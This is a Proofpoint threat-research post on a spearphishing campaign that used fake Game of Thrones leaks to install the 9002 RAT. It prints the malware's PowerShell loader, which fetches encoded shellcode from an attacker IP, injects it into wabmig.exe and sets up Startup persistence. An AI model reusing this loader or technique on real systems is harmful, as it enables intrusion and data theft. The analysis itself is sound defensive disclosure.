

Operation RAT Cook: Chinese APT actors use fake Game of Thrones leaks as lures

proofpoint.com/us/threat-insight/post/operation-rat-cook-chinese-apt-actors-use-fake-game-thrones-leaks-lures

August 25, 2017



Blog
Threat Insight
Operation RAT Cook: Chinese APT actors use fake Game of Thrones leaks as lures



```
ent .cart-menu .cart-icon-wr
er-outer.transparent header#top
nav .sf-menu > li.current_page
nav .sf-menu > li.current-menu-
nav > ul > li > a:hover > .sf-sub
nav ul #search-btn a:hover span,
nav .sf-menu > li.current-menu-ite
hover .icon-salient-cart,.ascend
:1!important;color:#ffffff!impo
arent header#top nav>ul>li.butt
-widget-area-toggle a i
```

August 25, 2017 Darien Huss and Matthew Mesa

Overview


Proofpoint recently observed a targeted email campaign attempting a spearphishing attack using a *Game of Thrones* lure. The malicious attachment, which offered salacious spoilers and video clips, attempted to install a “9002” remote access Trojan (RAT) historically used by state-sponsored actors. Previous attacks involving the 9002 RAT include:

- Operation Aurora, an attack on companies such as Google, widely attributed to the Chinese government [1,2]
- Operation Ephemeral Hydra, a strategic website compromise utilizing an Internet Explorer zero-day [3], which FireEye attributed to an APT actor without a country attribution
- Attacks on Asian countries described by Palo Alto [4]

Once installed, the 9002 RAT provides attackers with extensive data exfiltration capabilities.

Email Message

On August 10 Proofpoint detected malicious email messages (Figure 1) purporting to contain unreleased *Game of Thrones* content. The email used the subject line "Wanna see the Game of Thrones in advance?" These lures are especially relevant since Season 7 of *Game of Thrones* premiered in July and concludes on Sunday, August 27, and the email claims to contain spoilers for the current season. It is worth noting that episodes 4 and 6 were already leaked; it is unlikely that responding to the lure would actually net a recipient new, unreleased episodes, particularly considering that the final episode airs this weekend.



From: Jennifer <[redacted]@gmail.com>
Sent: Thu 8/10/2017 8:20 AM
To: [redacted]
Cc:
Subject: Wanna see the Game Of Thrones in advance?


Message | game of thrones preview.docx (26 KB)

Hi,
Here is a chance to see the GoT in advance.
What you will see in the next episodes:
[redacted]
Of course, you have to give me a little benefit.
Season 7 Episode 5:$10
Season 7 Episode 6:$20
Season 7 Episode 7:$30
Or all the three Episodes: $50
To show my sincerity, let me show you some video clips of the scenes described above.

Jennifer

Figure 1: Email message with the potential spoilers (redacted) containing a .docx attachment

The email shown in Figure 1 contains a Microsoft Word attachment named "game of thrones preview.docx” (Figure 2). Similar to the email, the document uses a lure listing potential spoilers and claims to contain a preview of the purported spoilers. In reality, the “preview” is an embedded .LNK (an OLE packager shell object) that, if run, executes a malicious PowerShell script leading to the installation of the diskless “9002” RAT.



Protected View This file originated from an Internet location and might be unsafe. Click for more details.

Double click on the video icon to open it.

Game Of Thrones
Season 7

What you will see in the video:


[redacted]

The video is about 3 minutes.
Reply this email to see more videos.
Season 7 Episode 5:$10
Season 7 Episode 6:$20
Season 7 Episode 7:$30
Or all the three Episodes: $50

Figure 2: .docx document attachment containing a malicious .LNK packager object


Payload Analysis

When the embedded .LNK object is executed by the potential victim, it runs a PowerShell command using a modified *Invoke-Shellcode* [5] PowerShell script to download two files obfuscated using XOR and base64. The first downloaded file contains the 9002 RAT shellcode that is injected into a legitimate Windows Mail binary *wabmig.exe*. (Fig. 3). The other downloaded file is a .LNK file that is used as a means to maintain persistence on the infected machine. The HTTP requests to retrieve the encoded payloads are fairly basic and do not attempt to masquerade as a legitimate browser request (Fig. 4). Interestingly, if the same URI is requested with any type of User-Agent then a legitimate JPG is returned (Fig. 5). The persistence .LNK is stored in the Startup directory as *UpdateCheck.lnk* and contains a PowerShell script that is almost identical to the .LNK downloader. However, instead of downloading the shellcode, it opens, decodes, and injects the already downloaded shellcode into a newly created *wabmig.exe* process.




```
[byte[]] $key=@(0x60);
$x="$env:AppData\y.jpg";
(New-Object System.Net.WebClient).DownloadString('http://27.255.83.3/x/') | Set-Content $x;
$y = Get-Content -Force -Path $x;
 $SC = [System.COnvert]::FromBase64String($y);
 for($i=0; $i -lt $SC.Length; $i++) {
    $SC[$i]=$SC[$i] -bxor $key[0];
 }
 $sp="$env:ProgramFiles (X86)";
 $bp=Test-Path $sp;
 if(!$bp) {
    $sp="$env:ProgramFiles";
 }
 $Proc=Start-Process "$sp\Windows Mail\wabmig.exe" -WindowStyle Hidden -Passthru;
 I-S -ProcId $Proc.Id -SC $SC;
 $stp="$env:AppData\Microsoft\Windows\Start Menu\Programs\Startup\UpdateCheck.lnk";
 $st64="$env:AppData\yy.jpg";
 (New-Object System.Net.WebClient).DownloadString('http://27.255.83.3/y/') | Set-Content $st64;
 $st2=Get-Content -Force -Path $st64;
 $st=[System.COnvert]::FromBase64String($st2);
 for($i=0; $i -lt $st.Length; $i++) {
    $st[$i]=$st[$i] -bxor $key[0];
 }
 [System.IO.File]::WriteAllBytes($stp, $st);
 del -Force $st64;
```

Figure 3: Excerpt from PowerShell script found in the LNK package



```
GET /x/ HTTP/1.1
Accept: */*
Accept-Encoding: identity
Host: 27.255.83.3
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: close
Date: Tue, 22 Aug 2017 19:41:50 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.17
Content-type:image/jpeg

U6mLYotliJmfn58446Bx4FBvICHhmQkHYGAVk4bvbW9v7IN/PDo5XII45BNLS+YDS3vmA0t35gNLf6grS3Nub29v4itLf+IjS3s/OOI7S08+PYcBbm9v6q8beOQrS3/
kO0tHKuVjVy/nI0WQ5itLf4S/0W5vb2/iK0t/4iNLez844jtLTz49h1Zub2/iWx/ukW1vb25g6HFub2/iK0t/4iNLez844jtLTz49h3pub2/qrxp04itLf+IjS3s/
OOI7S08+PYeTb29v4hsfkYTH7JFtGnLkM0tz4itLfz/iI0t3OOI7S08+PYe3b29v5J+EXeQjS39cr+6pkpCQb+VrVq6JZ2ypLuyXkOYjS39g6/hvb2/
kn5i5vofsiW4v5LfmM0tz4itLf+IjS3s/OOI7S08+PYfib29v4lsf6pkaVtFub29v4itLf+IjS3s/OOI7S08+PYcDb29v4lsf4itLfz/
iI0t3OOI7S08+PYc7b29v6q8boOypbddvam9vVKx0ppi2bJ5Ushhf5CNLR+SqRKxsrirlfy/nO0aQ5X/ne0YqLyEamYb3kZCQMDEy125vb2807Kt/rWdvMDEyXK807Kt/
rWdv5CtLZ+Rn6qYZfibmZ+QrS2vkb7yH7I9urX9v5CNLf6hvcG9vb+QrS2M85H5ctGytXL3lP2zlN22ujWdsvFy05TduroinbLxctOV35CtLZ66NZ2y8NOZ/
```


Figure 4: HTTP request to download encoded payload



```
GET /x/ HTTP/1.1
User-Agent: robust
Accept: */*
Accept-Encoding: identity
Host: 27.255.83.3
Connection: Keep-Alive

HTTP/1.1 200 OK
Connection: close
Date: Tue, 22 Aug 2017 19:40:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-Powered-By: PHP/5.2.17
Content-type:image/jpeg

......JFIF.............>CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), default quality
...C...........                  .
..
................. $.' ",#..(7),01444.'9=82<.342...C.                              ....

.2!.!22222222222222222222222222222222222222222222222222...........".....................................
.....................}........!1A..Qa."q.2....#B...R..$3br.
.....
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.........................................................................
```


Figure 5: HTTP request with User-Agent receiving legitimate JPG instead of payload

This variant of 9002 is capable of communicating over both HTTP and what appears to be fake SSL. The fake SSL component contains at least two hardcoded packets: one for the *Client_Hello* and another for the *Client_Key_Exchange*. Most of the hardcoded values, such as the *Session ID* (Fig. 6,7), stay the same. However, the *Random* fields are dynamically generated (*GMT Unix Time* and *Random Bytes*). Finally, the *Client_Hello* attempts to mimic SSL traffic to *login.live[.]com* by sending that domain in the SNI field (Fig. 8).




```
seg000:002B2DB7 20                                       db  20h            ; beginning of sesssion ID
seg000:002B2DB8 24                                       db  24h ; $
seg000:002B2DB9 3E                                       db  3Eh ; >
seg000:002B2DBA 00                                       db    0
seg000:002B2DBB 00                                       db    0
seg000:002B2DBC 91                                       db  91h ; æ
seg000:002B2DBD 45                                       db  45h ; E
seg000:002B2DBE 73                                       db  73h ; s
seg000:002B2DBF 74                                       db  74h ; t
seg000:002B2DC0 57                                       db  57h ; W
seg000:002B2DC1 93                                       db  93h ; ô
seg000:002B2DC2 49                                       db  49h ; I
seg000:002B2DC3 00                                       db    0
seg000:002B2DC4 7A                                       db  7Ah ; z
seg000:002B2DC5 2E                                       db  2Eh ; .
seg000:002B2DC6 2F                                       db  2Fh ; /
seg000:002B2DC7 A8                                       db 0A8h ; ¿
seg000:002B2DC8 4F                                       db  4Fh ; O
seg000:002B2DC9 A0                                       db 0A0h ; á
seg000:002B2DCA 8E                                       db  8Eh ; Ä
seg000:002B2DCB 28                                       db  28h ; (
seg000:002B2DCC 28                                       db  28h ; (
seg000:002B2DCD BE                                       db 0BEh ; +
seg000:002B2DCE DC                                       db 0DCh ; _
seg000:002B2DCF 30                                       db  30h ; 0
seg000:002B2DD0 AD                                       db 0ADh ; ¡
seg000:002B2DD1 2C                                       db  2Ch ; ,
seg000:002B2DD2 58                                       db  58h ; X
seg000:002B2DD3 DF                                       db 0DFh ;
seg000:002B2DD4 45                                       db  45h ; E
seg000:002B2DD5 2E                                       db  2Eh ; .
seg000:002B2DD6 40                                       db  40h ; @
seg000:002B2DD7 AC                                       db 0ACh ; ¼
```

Figure 6: Client_Hello hardcoded Session ID in 9002



```
0060  [redacted] 24 3e 00 00 91 45  73 74 57 93 49 00 7a 2e   [redacted]$>...E stW.I.z.
0070  2f a8 4f a0 8e 28 28 be  dc 30 ad 2c 58 df 45 2e   /.O..((. .0.,X.E.
0080  40 ac 00 2a c0 2b c0 2f  00 9e cc 14 cc 13 cc 15   @..*.+./ ........
```

